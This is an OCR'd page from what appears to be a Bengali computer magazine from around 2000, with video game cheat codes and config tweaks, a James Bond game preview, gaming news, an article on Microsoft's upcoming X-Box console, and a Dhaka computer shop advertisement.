- মার্জ ডায়লগ বক্স পর্দায় হাজির হবে। উক্ত ডায়লগ বক্সে Merge with : সেকশনে একই এট্রিবিউটসম্পন্ন খোলা ফাইলসমূহের একটি তালিকা প্রদর্শিত হবে। উক্ত তালিকা থেকে ফাইলটি সিলেক্ট করুন, যে ফাইলটির সাথে পর্দায় কার্যকর ফাইলটি মার্জ করতে চাচ্ছেন।
- Channel Setting : সেকশনে দুটি অপশন রয়েছে। এর যেকোন একটি সিলেক্ট করুন। এ সিলেকশন থেকে কোন্ চ্যানেলটি উপরে থাকবে তা নির্ধারিত হয়।
- OK করুন। একটি নতুন সাউন্ড ফাইল তৈরি হবে যাতে দুটি ফাইলের সাউন্ডই থাকবে এবং সাউন্ডদ্বয় দুটি চ্যানেলে অবস্থান করবে। ●

চীট কোড স্পেশ্যাল

আবু আবদুল্লাহ সাঈদ
qsayeed@yahoo.com

NEED FOR SPEED : PORSCHE UNLEASHED

- নাম সিলেক্ট করার সময় 'allporsche' টাইপ করুন। সবগুলো গাড়িই এখন আপনার নাগালে (কে যায় download করতে)।
- Multi Player মোডে "Peer to Peer" অপশন সিলেক্ট করে একাই (খেয়াল করুন একা) রেস করুন।



এতে যেকোন ট্র্যাক এবং যেকোন গাড়িই এখন আপনি সিলেক্ট করতে পারবেন।

- পুরানো ব্যবহৃত গাড়ি কিনে সেটার জন্য "overall repair" সিলেক্ট করুন। রিপেয়ার শেষে গাড়িটির বর্তমান বিক্রয় মূল্য পূর্বের (ক্রয় এবং মেরামত বাবদ মোট খরচের) চেয়েও বেশি হবে। আপনাকে এই তথ্য দেয়ার পিছনে আমার উদ্দেশ্যটা বুঝতে পারছেন? গাড়িটি এবার বিক্রি করে আরেকটি ব্যবহৃত পুরানো গাড়ি কিনুন আর পুরো প্রক্রিয়াটি আবার সম্পন্ন করুন। টাকা বানানোর সহজ উপায়— কি বলেন? বাকিটুকু আপনার মর্জি।
- এক্সপার্টিজ টিপস— কখনই, আবার বলছি, কখনই কোন বাঁকের মুখে ব্রেক করতে যাবেন না। EA স্পোর্টসের এই PORSCHE গুলো স্বভাবতই এতে পুরো বেঁকে বসে। বাঁকের খানিকটা আগে থেকেই আস্তে ব্রেক করুন এবং বাঁকটা শেষে স্পীড বাড়িয়ে দিন।
- শেষে আপনাকে একটা প্রশ্ন জিজ্ঞেস করি— বলুন তো PORSCHE 2000 এবং PORSCHE UNLEASHED (পাইরেটেড ভার্সন) এর মধ্যে পার্থক্য কি? হাহ্—


MDK2

গেমটি খেলার সময় কীবোর্ড হতে tilde কী (~) টি প্রেস করুন (ESC Key এর ঠিক নিচের কীটি)। এবার

স্ক্রীণে আসা "Omen" প্রম্পটে নিচের কোডগুলো টাইপ করুন।

CHEAT CODE	RESULT
mdkGobSetDamageFilter(mdkGetPlayerGob(),0)	God mode
GodDebugToggle()	Toggle God mode
mdkNewGame(1,12)	Level 1
mdkNewGame(2,12)	Level 2
mdkNewGame(3,12)	Level 3
mdkNewGame(4,12)	Level 4
mdkNewGame(5,11)	Level 5
mdkNewGame(6,8)	Level 6
mdkNewGame(7,11)	Level 7
mdkNewGame(8,8)	Level 8
mdkNewGame(9,13)	Level 9
mdkNewGame(10,7)	Level 10
mdkNewGame(11,1)	Level 10/first bonus
mdkNewGame(12,1)	Level 10/second bonus

Soldier of fortune



গেমটির চীট কোড console ভিত্তিক। console পেতে হলে মূল SOF.exe ফাইলটির উপর রাইট ক্লিক করে Create shortcut সিলেক্ট করে গেমটির একটি শর্টকাট তৈরি করুন। এবার Short cut টিতে right click

করে Properties সিলেক্ট করে target বক্সে গিয়ে মূল অংশের সাথে "+set console 1" স্ট্রিংটি যোগ করুন। এর ফলে Target বক্সের বর্তমান চেহারা হবে এরকম— "C:\...\sof\sof.exe"+set consoe 1. এবার এই শর্টকার্টের মাধ্যমে গেমটি রান করিয়ে tilde (~) কীটি প্রেস করে console ওপেন করুন এবং তাতে নীচের কোডগুলো টাইপ করে Enter চাপুন—

Code	Result
heretic	গড মোড
phantom	No clip মোড
ninja	অদৃশ্য হওয়া
defaultweapons	default weapon গুলো পাওয়া
elbow	1-5 নম্বর অস্ত্র পাওয়া
bigelbow	6-10 নম্বর পাওয়া
updateinvlinal	আরো অ্যামুনিশন
killallmonsters	সব শত্রুর মৃত্যু
map X	সরাসরি x নম্বর লেভেলে যাওয়া। নিচে লেভেলগুলোর নাম দেওয়া হলো। অর্থাৎ ৩ নম্বর লেভেলে যেতে হলে type করতে হবে map arm1

Level Names : trs1, tm1, arm1, kos1, kos2, kos3, sib1, sib2, sib3, irq1a, irq1b, irq2a, irq2b, irq3a, irq3b, ger1, ger2, ger3, ger4.

Blood 2

"T" প্রেস করলে ম্যাসেজ লেখার যে অপশন আসবে সেখানে নিচের কোডগুলো টাইপ করুন।

MPGOD	-GOD মোড
MPKFA	- সমস্ত অস্ত্র এবং অ্যামুনিশন
MPCLIP	-GHOST মোড FLY এবং NOCLIP
MPHEALTHY	- 100 HEALTH
MPFCAKE	- শক্তি বৃদ্ধি (GORE এবং BLOOD এর পরিমাণ বেশি)
MPKILLEMALL	- কোন লেভেলের সব শত্রু মারা যাবে
MPSPEEDUP	- খেলোয়াড়ের স্পীড বৃদ্ধি (১...৫)
MPSTRONGER	- শক্তি বৃদ্ধি (১...৫)
MPCALEB	- খেলোয়াড় CALEB
MPOPHELIA	- খেলোয়াড় OPHELIA
MPISHMAEL	- খেলোয়াড় ISHMAEL
MPGABBY	- খেলোয়াড় GABRIEL
MPGOSHOPPING	- সকল আইটেম
MPVERYNICENURSE	- + 300 Health

Prince of Persia 3d :

- সহজে জেতার জন্য— 'Fight-ini' ফাইলটি নোটপ্যাডের সাহায্যে ওপেন করুন (সতর্কতা হিসেবে ফাইলটির একটা ব্যাকআপ রেখে দেয়া বুদ্ধিমানের কাজ)। ফাইলটি থেকে search-এর মাধ্যমে 'center sword attack' স্ট্রিংটি বের করুন। এখানে এসে এর ভ্যালুকে যা আছে তার থেকে আপনার ইচ্ছেমত বাড়িয়ে নিয়ে ৪০ বা ৫০ করে দিন। এবার গেমটিতে শত্রুগুলোকে আঘাত করে

দেখুন— আপনার শক্তি কি পরিমাণ বেড়ে গেছে।

- কোন নির্দিষ্ট লেভেল খেলার জন্য pop3d.exe ফাইলটির একটি শর্টকাট তৈরি করুন। এবার শর্টকাটটিতে রাইট ক্লিক করে তার প্রোপার্টিজ হতে Target বক্সে নিচের কোডগুলো শেষে যোগ করে দিন। এক একটি কোড এক একটি লেভেলের। কাজেই ভিন্ন ভিন্ন লেভেলের জন্য প্রতিবারই এভাবে change করে নিতে হবে। এবার শর্ট কাটটি রান করালেই আপনি আপনার উদ্দিষ্ট লেভেলটিতে পৌঁছে যাবেন।

গেমটি খেলার সময় tilde কী (~) টি চাপলে যে console আসবে তাতে নিচের কোডগুলো লিখে Enter চাপলে সংশ্লিষ্ট চীটগুলো এনাবল হবে।

```
-1 "geometry\rooms\prisonlix"
-1 "geometry\rooms\ivorytwr"
-1 "geometry\rooms\cistern"
-1 "geometry\rooms\palace2"
-1 "geometry\rooms\palace3"
-1 "geometry\rooms\palace4"
-1 "geometry\rooms\roof1"
-1 "geometry\rooms\cityanddocks"
-1 "geometry\rooms\dirig1a"
-1 "geometry\rooms\dirig1b"
-1 "geometry\rooms\dirig2"
-1 "geometry\rooms\dirigfinale"
-1 "geometry\rooms\ruins"
-1 "geometry\rooms\cliffs"
-1 "geometry\rooms\solar1"
-1 "geometry\rooms\moontemple"
-1 "geometry\rooms\finale"
```

Age of Empires II

খেলা চলাকালীন সময়ে Enter প্রেস করলে chat উইন্ডো ওপেন হবে। তখন নিচের কোডগুলো টাইপ করলে সংশ্লিষ্ট চীটগুলো এনাবল হবে।

Code	Result
POLO	কুয়াশার অপসারণ
MARCO	- Reveal Map
AEGIS	-Immidiate Building
ROCK ON	- 1000 Stone
LUMBERJACK	-1000 Wood
ROBIN HOOD	-1000 Gold
CHEESE STEAK JIMMY'S	-1000 Food

TORPEDOx	x নম্বর অপনেন্ট মারা যাবে।
BLACK DEATH	সমস্ত শত্রু মারা যাবে
I R WINNER	বিজয়

উপরের চীটগুলোর কতগুলো Hot keyও আছে। জেনে নিন ঝটপট—

Cheat	Hotkey
Build immutable structure	-[Ctrl]+P
New resource menu	-[Ctrl]+T
Speed construction	-[Ctrl] +Q
View ending	-[Ctrl]+C

Driver

High Score স্ক্রীণে গিয়ে নিচের নামগুলো লিখলে সংশ্লিষ্ট চীটগুলো এনাবল হবে।

Effect	Name
Fast cars	NJW280-172
No police	WAC271074
Invincibility	RUS3L
Credits	TMR300866
Strart as wanted person	ANJW16896

● Training মিশন অনেকের কাছেই বিরক্তিকর ঠেকতে পারে। তাদের জন্য বলছি— DRIVER\DATA\ ডিরেক্টরি হতে MLADDER.DUL ফাইলটি নোটপ্যাড দিয়ে ওপেন করুন। এর আগে অবশ্য ফাইলটির একটা ব্যাকআপ রাখা উচিৎ। এবার ফাইলটি থেকে নিচের লাইন দুটো সরিয়ে ফেলুন—

INTERVIEW
QUITON FAIL

এরপর ফাইলটি Save করে গেমটি শুরু করলে সরাসরি মিশন পর্যায়ে খেলতে পারবেন।

SiN

কীবোর্ড হতে tilde (~) Keyটি প্রেস করে নিচের কোডগুলো টাইপ করে Enter চাপুন।

Code	Result
/health 999	Health 999
/wuss	সমস্ত অস্ত্র
/superuzz	গড মোড
/nocollision	noclip মোড

Commandos : Beyond the Call of Duty

কোন মিশন চলাকালীন সময়ে টাইপ করুন "GONZO1982" অথবা "1982GONZO" কিংবা "GONZO-OPERA", এতে যে চীটকোড এনাবল হবে তা হতে নিচের গুলো বেছে নিন—

CODE	RESULT
SHIFT+V	-Invisible to Enemy
SHIFT+X	-Tele-transport. (look with your mouse for an place for your Figur)
CTRL+I	-Invincibility
CTRL+SHIFT+N	-Finish the Mission
STRG-I	-God-Mode for Soldiers,
STRG+SHIFT+N	-Win the Mission!,
F9	-Info About the Terrain
SHIFT+F4	-Trace Commandos
CTRL+F9	-Show Debug Output

নিচে সরাসরি কোন মিশন খেলার জন্য এর সংশ্লিষ্ট কোডও দিয়ে দেয়া হল। পছন্দমাফিক বেছে নিন।

Mission Codes :

Name	code
The Asphalt Jungle	-8K21x
Dropped out of the Sky	-8R291
Thor's Hammer	-44G9J
Guess who's coming tonight	-4HSAB
Eagle's Nest	-J8TSN
The Great Escape	-LUK2L
Dangerous Friendships	-DUSLZ

VIRTUA COP2

গেমটিতে cheat করতে চাইলে নিচের স্টেপগুলো ফলো করুন—

১. Virtua Cop ডিরেক্টরি হতে VCOP2.INI ফাইলটিকে NotePad দিয়ে ওপেন করে "GameSetting" লাইনটি খুঁজে বের করুন।

২. এবার Gamesetting line এর নিচে "Extra=2" এই লাইনটি যোগ করুন।

৩. ফাইলটি Save করে ক্লোজ করুন। এবার গেমটি শুরু করে F6 চাপুন।

এবার আপনি দুটো নতুন অপশন দেখতে পাবেন— special এবং cheat.

৪. এখন আপনি কোন অপশনটি সিলেক্ট করবেন তা পুরোপুরি আপনার ইচ্ছে।

একটা ব্যাপার খেয়াল রাখা দরকার এই ফাইলটি নিয়ে edit করার আগে একটা ব্যাকআপ রাখা বুদ্ধিমানের কাজ হবে।

ALLADIN

● গেমচলাকালীন সময়ে pause করে টাইপ করুন "ABBAABBA"-level skip করার জন্য খুবই সহজ পন্থা।

● প্রথম টাইটেল স্ক্রীণে 'lamp' টাইপ করুন।

সাউন্ড কার্ড থাকলে আপনি আলাদিনকে "Yeah" বলতে শুনতে পাবেন। খেয়াল করে দেখুন একই সময়ে আলাদিনের একটা অতিরিক্ত Life যোগ হয়েছে।

QUAKE III

গেমটিতে কীবোর্ড হতে tilde (~) কী প্রেস করলে যে console টি আসে তাতে "/devmap X" লিখে এন্টার চাপলে চীটমোড এনাবল অবস্থায় গেম শুরু হবে। এখানে x বলতে mapগুলোর নাম বুঝান হচ্ছে। ম্যাপগুলো হচ্ছে—

Q3dm0 থেকে Q3dm19
Q3tourmey1 থেকে Q3tourmey6
Q3ctf1 থেকে Q3ctf4 এবং
Q3tourmey6_ctf

গেম শুরু হলে ESC চেপে অপশন মেনু হতে Add Bots এর মাধ্যমে ইচ্ছেমতো bot add করে খেলা জমজমাট করে তোলা যায়। চীটকোড এনাবল হলে '~' key চেপে আসা console-এ নিচের কোডগুলো type করলে সংশ্লিষ্ট চীটগুলো এনাবল হবে।

/GOD—	গডমোড ON/OFF
/GIVE All	সমস্ত আইটেম অস্ত্র
/NO clip	দেয়াল ভেদ করে যাওয়া
/CG_Thirdperson 1	থার্ডপার্সন ভিউ
/lama monkey	যেকোন লেভেল যেকোন ডিফিকাল্টি মোডে সিলেক্ট করা
/lamacheater	সম্ভব

Starcraft

Enter প্রেস করে নিচের কোডগুলো টাইপ করুন—

Code	Result
Power overwhelming	গড মোড

প্রত্যাশিত গেম — The world is not Enough

"..... একজন অন্যতম দুঃসাহসী স্পাই। গোপন মিশন নিয়ে দেশে বিদেশে ঘুরে বেড়াতে হয় তাকে। পদে পদে তার বিপদ, রোমাঞ্চ, ভয় আর মৃত্যুর হাতছানি। আসুন .....বাঙ্গালী যুবকটির সাথে পরিচয় করা যাক।"

পাঠক নিশ্চয়ই বুঝতে পারছেন কার কথা বলছি আমি। স্পাই থ্রিলার ভক্ত মাত্রই এই কিংবদন্তীতুল্য স্পাই- মাসুদ রানার বিভিন্ন রোমাঞ্চকর মিশনগুলো পড়ার সময় - একাত্মতা

অনুভব করেননি - এমন পাঠক সম্ভবত পাওয়াই যাবে না। মাসুদ রানা কিংবা জেমস বন্ড ভক্তদের জন্য সুখবর হল - সাড়া জাগানো সর্বশেষ জেমস বন্ড টাইটেল মুভি "দ্য ওয়ার্ল্ড ইজ নট এনাফ" - কে ভিত্তি করে একটি শক্তিশালী গেম তৈরি করার উদ্যোগ নিয়েছে - ইলেকট্রনিক্স আর্টস (EA) কোম্পানি। গেমটিতে ব্যবহৃত হবে কোয়েক থ্রী (Q3) এর শক্তিশালী গ্রাফিক্স ইঞ্জিন যার চোখ ধাঁধানো পারফরমেন্স আমরা ইতোমধ্যেই কোয়েক-থ্রী - এরেনাতে প্রত্যক্ষ করেছি। আর ঠিক এ কারণেই যদিও গেমটি রিলিজ হবে সম্ভবত এ বছরের শেষের দিকে তবুও আগেভাগেই এটি সম্পর্কে পাঠকদের অবগত করার লোভ সামলাতে পারলাম না।

EA আরো জানিয়েছে গেমটিতে কাহিনীর ধারাবাহিকতা হিসাবে মূল ছবিটির বেশ কিছু সিনেমাটিক ক্লিপও অন্তর্ভুক্ত করা হবে। এছাড়াও ছবির বেশ কিছু মূল চরিত্র তো থাকবেই। পুরো কাহিনীটি মোট দশটি মিশন জুড়ে আবির্ভূত হবে। মোটামুটি বিশ ধরণের অস্ত্রশস্ত্রের ব্যবহার থাকবে গেমটিতে। আরো উল্লেখযোগ্য ব্যবহার হল গেমটির মডেলগুলোতে সোলজার অফ ফরচুনের মতই একাধিক ড্যামেজিং জোন থাকবে।

তাহলে, পাঠক- আর দেরি কিসের, প্রস্তুতি নিতে থাকুন। শীঘ্রই আপনি বিশ্বের এক নম্বর স্পাইটির নাম ভূমিকায় অবতীর্ণ হতে যাচ্ছেন। আপনি অবশ্য আগেভাগে একটা ডায়ালগ মুখস্ত রাখতে পারেন।

The name is bond ..... James Bond.

গেমের জগৎ — News Update

- সিয়েরা তাদের জনপ্রিয় গেম SWAT-এর একটি বিশেষ এডিশন SWAT3: SPECIAL EDITON. এই বিশেষ এডঅনটি রিলিজ হওয়ার কথা এ বছরের আগস্টের দিকে।
- X-Box নামক অত্যাধুনিক গেমিং ডিভাইসের (কনসোল) আড়ম্বরপূর্ণ আগমনের ঘোষণা দিয়ে ভিডিও গেমের জগতে মাইক্রোসফটের শক্তিশালী আত্মপ্রকাশ।
- US আর্মি তাদের ল্যান্ড ওয়ারিয়র সিস্টেমের ট্রেইনিং-এর জন্য নোভালজিকের ডেস্টা ফোর্স-টু গেমটির আবহ ব্যবহার করবে।

অন-লাইন — Help

- গেম সংক্রান্ত কোন দ্বিমত বা অন্য কোন জিজ্ঞাসা থাকলে qsayeed@yahoo.com এই ঠিকানায় মেইল করতে পারেন।

there is no cow level	মিশন শেষ করা
whats mine is mine	প্রচুর অতিরিক্ত মিনারেল প্রাপ্তি
breathe deep	অতিরিক্ত গ্যাস
something for nothing	সমস্ত সম্ভাব্য upgrade
black sheep wall	সম্পূর্ণ ম্যাপ দেখা
modify the phase variance	যেকোন বিল্ডিং তৈরি
war aint what it used to be	fog of war বন্ধ করা
food for thought	যত খুশি unit তৈরি করা যায়
medieval man	কোন unit এর সম্ভাব্য সকল upgrade

বিকল্প / মাইক্রোসফট এবং X-Box

এমন একটি সিস্টেমের কথা চিন্তা করুন যেটিতে একটি 600MHZ X86 CPU, একটি 10/100 Ethernet অ্যাডাপ্টার বিশাল একটি হার্ডড্রাইভ এবং অত্যাধিক আকর্ষণীয় ফিচার সমৃদ্ধ NVIDIA গ্রাফিক্স চিপ সমন্বিত থাকবে। আমি কিন্তু কোন কমপিউটার সিস্টেমের কথা বলছিনা - যদিও এটিতে মাইক্রোসফটের অপারেটিং সিস্টেমও চলবে। এবার বলুন— কি-ই বা নাম দেয়া যায় এটির ? অবশ্য এর উত্তর নিয়ে আমাদের আর মাথা না ঘামালেও চলবে। কারণ মাইক্রোসফট (MS) ইতোমধ্যেই এর একটি রহস্যপূর্ণ

এবং উপযুক্ত নাম দিয়ে ফেলেছে— যেটি হল "X-Box"। গত মার্চে বিল গেট্স গেম ডেভেলপারদের এক সভাতে এই ঢাক-গুড় গুড় ব্যাপারটি সম্পর্কে বেশ কিছু তথ্য জানিয়েছেন। আসুন ব্যাপারটা আসলে কি - খানিকটা আলোকপাত করা যাক।

X-Box আসলে একটি ভিডিও গেম কনসোল সিস্টেম (যেমন সেগার ড্রীমকাস্ট, সনির প্লেস্টেশন টু এবং নিনটেনডোর ডলফিন) যাকে গেট্স অভিহিত করেছেন— ভবিষ্যতের কনসোল সিস্টেম হিসাবে। সিস্টেমটিতে ব্যবহৃত NVIDIA চিপসেটটি প্রতি সেকেন্ডে এক ট্রিলিয়ন সংখ্যক ইনস্ট্রাকসন সম্পন্ন করতে সক্ষম হবে। যদিও গেটস তার ডেমোনেস্ট্রেসনের সময় মূল NVIDIA চিপসেটটির (যা এখনও আসলে বাজারজাত করা হয়নি) বদলে NV-15 (NVIDIA-এর বর্তমানের সর্বোচ্চগতির চিপসেট) ব্যবহার করেছেন যা তার ভাষ্য অনুযায়ী X-Box এর ফাইনাল পারফরমেন্সের মাত্র শতকরা দশ ভাগ প্রদর্শন করতে সক্ষম। ব্যাপারটা ভাল মত বোঝার জন্য মাইক্রোসফট দুটো ডেমো প্রদর্শন করে। প্রথমটি ছিল এটি বিশালাকৃতির রোবট এবং ফিউচারিস্টিক পাংক গার্ল নিয়ে তৈরি কিছু ফাইটিং মুভমেন্ট। অপরটি ছিল একটি এনিমেটেড বাগানের দৃশ্যপট। দুটো গেমই দর্শকদের ভূয়সী প্রশংসা অর্জন করে। উল্লেখ করার মত ব্যাপার ছিল সিস্টেমটির গ্রাফিক্স রেনডারিং এবং পারিপার্শ্বিক আবহকে বাস্তবসম্মতভাবে প্রদর্শন করার ক্ষমতা

যেকোন দৃশ্যপট ক্রমশ কাছাকাছি হতে থাকলে তা নিখুঁত হতে থাকে। ডেমোটিতে বাগানের দৃশ্যপটটির ক্ষেত্রে একটি পাতাকে কাছাকাছি থেকে দেখানো হয় যেখানে দেখা যায় যে পাতার আভ্যন্তরীণ শিরাগুলোও একটি পর্যায়ে দৃশ্যমান হয়।

এছাড়া প্রথম ডেমোটিতে দেখানো হয় সিস্টেমটির লাইটিং হ্যান্ডেল করার ক্ষমতা - যা দর্শকদের খানিকটা সময় হলেও হতবাক করে দেয়। ডেমো শেষে দর্শকদের

প্রচুর হাততালি প্রমাণ করে — মাইক্রোসফট যথার্থই গেম ডেভেলপারদের মনোযোগ আকর্ষণ করতে পেরেছে।

X-Box-এ ব্যবহৃত হার্ডওয়্যার সম্পর্কে আগেই বলা হয়েছে। ব্যবহৃত অডিও প্রসেসরটি ইন্টারএকটিভ 3d অডিও লেভেল-টু কমপ্লায়েন্ট হবে - যার মানে হল ৬৪টি সাইমলটেনিয়াস ভয়েসসহ হাই কোয়ালিটি থ্রীডি সাউন্ড। আরো থাকবে 64 মেঃ বাঃ DDR র‍্যাম (২০০ MHz) এবং সিস্টেমটি ইউনিভার্সেল মেমরি আর্কিটেকচার ব্যবহার করার ফলে সব কম্পোনেন্টই এই র‍্যাম শেয়ার করার সুবিধা পাবে।

ডাটা রীড করার জন্য ব্যবহৃত হবে 4x ডিভিডি-রম ড্রাইভ— যাতে এমনকি সাধারণ DVD ভিত্তিক মুভিগুলোও চলবে। তবে সব থেকে ইন্টারেস্টিং ব্যাপারটি হল— সিস্টেমটিতে একটি ৮ জি.বা.-এর হার্ডডিস্কের সমন্বয় ঘটানো। এতে অবশ্য সাধারণ পিসির মত গেম ইনস্টল করা যাবে না। বরঞ্চ এটি ব্যবহৃত হবে গেমের আপডেট কিংবা ভার্চুয়াল মেমরির জন্য। চাই-কি পরবর্তীতে X-Box-এর ডেমো ইন্টারনেট থেকে ডাউনলোডের জন্যও এই স্পেস ব্যবহৃত হতে পারে। তবে মনে হয় গেম সেভের জন্য প্রাথমিক স্পেস হিসাবে এটির ব্যবহার হবে না— কারণ একই সাথে সিস্টেমটিতে ৮ মে.বা.-এর একটি মেমরি কার্ডও থাকবে।

মাইক্রোসফটের এই পদক্ষেপ কি পিসির উপর কোন প্রভাব ফেলবে। বিল গেটস খুব সংক্ষিপ্ত কিন্তু স্পষ্ট নেতিবাচক উত্তর দিয়েছেন এ ব্যাপারে— "এটি একটি ১০০% গেমিং কনসোল—এর সাথে পিসির স্পষ্টতই কোন প্রতিদ্বন্দ্বিতা নেই।"

বুটআপ সিস্টেমটা কি নরমাল পিসির মত হবে? এ প্রশ্ন ছিল অনেকেরই। গেটসের তাৎক্ষণিক প্রতিক্রিয়া ছিল— "অবশ্যই নয়—" মূলতঃ X-Box-এ উইন্ডোজ ২০০০-এর ছোট্ট (N500k) একটি কার্নেল ব্যবহৃত হবে বুটআপের জন্য। অধিকাংশ ইনফরমেশনই আসলে সিস্টেমটি পড়বে গেম ডিস্ক থেকে। আরো সহজভাবে বললে— গেম ডিস্কটি ইনসার্ট করা মাত্রই গেমটি স্টার্ট হয়ে যাবে— এমনকি ব্যবহারকারী জানবেনই না— এটি আসলে Win 2000-এ চলছে।

মোটামুটি সবইতো বলা হল। এখন কথা হল সিস্টেমটির দাম কত পড়বে? এ ব্যাপারে মাইক্রোসফট x-files-এর মতই রহস্যময় নীরবতা অবলম্বন করেছে। তবে বিশেষজ্ঞরা আঁচ করছেন— দাম সম্ভবত প্রচলিত কনসোল সিস্টেমগুলোর তুলনায় তেমন বেশি হবে না। সেদিক দিয়ে বলা যায় সম্ভবত ৩০০ ডলার বা এর ধারে কাছেই দাম ধার্য করা হবে সিস্টেমটির।

কিন্তু এই সিস্টেমটি বাজারে আসছে কবে? প্রায় ১৩ মাস পরে। আঁতকে ওঠার কিছু নেই— কারণ মাইক্রোসফট এর প্রোডাক্ট স্ট্র্যাটেজি সবসময়েই ব্যতিক্রম ধাঁচের। আর মাইক্রোসফটের জন্য সুখবর হল— প্রখ্যাত গেম ডেভেলপাররা ইতোমধ্যেই এ ব্যাপারটি সম্পর্কে ভালমত ইন্টারেস্টেড হয়েছে এবং তাদের অনেকেই এ নিয়ে কাজ শুরু করে দিয়েছে। আর তাদের জন্য এই ১৩ মাস যে একটি বিশাল ভূমিকা রাখবে তা বলার অপেক্ষা রাখে না।

X-Box সম্পর্কে অনেক কিছুই আসলে বিল গেটস বলেননি। অনেক প্রশ্নের উত্তরই মাইক্রোসফট গেম ডেভেলপারদের কাছে গোপন রেখেছে। কিন্তু তারপরেও যেটুকু তথ্য মাইক্রোসফট এই X-Box সম্পর্কে জানিয়েছে তাতেই টনক নড়ে গেছে কনসোল ভিত্তিক কোম্পানিগুলোর। একই সাথে ভীষণ রকম নতুন একটি অভিজ্ঞতার সম্মুখীন হয়েছেন গেম ডেভেলপার এবং গেমাররা। বাকিটা আসলে সময়ের হাতে। সময়ই বলে দিবে মাইক্রোসফট গেমিং ডিভাইসের জগতেই মনোপলি বিস্তার করতে পারে কি-না। ■

massive PROFESSIONAL PC COMPUTERS

YOUR ULTIMATE SOLUTION

ACCESSORIES

CD-ROM Drive *Acer* 50X, *Actima* 50X
CDR-W **HP** 8X4X32X & 2X2X6X (Ext.), *Actima* 8X6X32X
Fax Modem *Acer* 56K Ext. **US Robotics** 56K Ext.
Acer Flatbed Scanner, Sound Card, Printer **Canon** & **NEC**

OVER 10 YEARS

Head Office : 95/1 New Elephant Road, Zinnat Mansion (1st fl.) Dhaka 1205, Bangladesh.
Phone : 8612856, 8614058, **Fax** : 880-2-8614828
E-mail : massive@bdcom.com

Display & Sales Centre: BCS Computer City IDB Bhaban, Shop # SR209&210 2nd fl. Agargaon, Dhaka 1207. **Phone** : 8128541
E-mail : masividb@bdcom.com

massive® COMPUTERS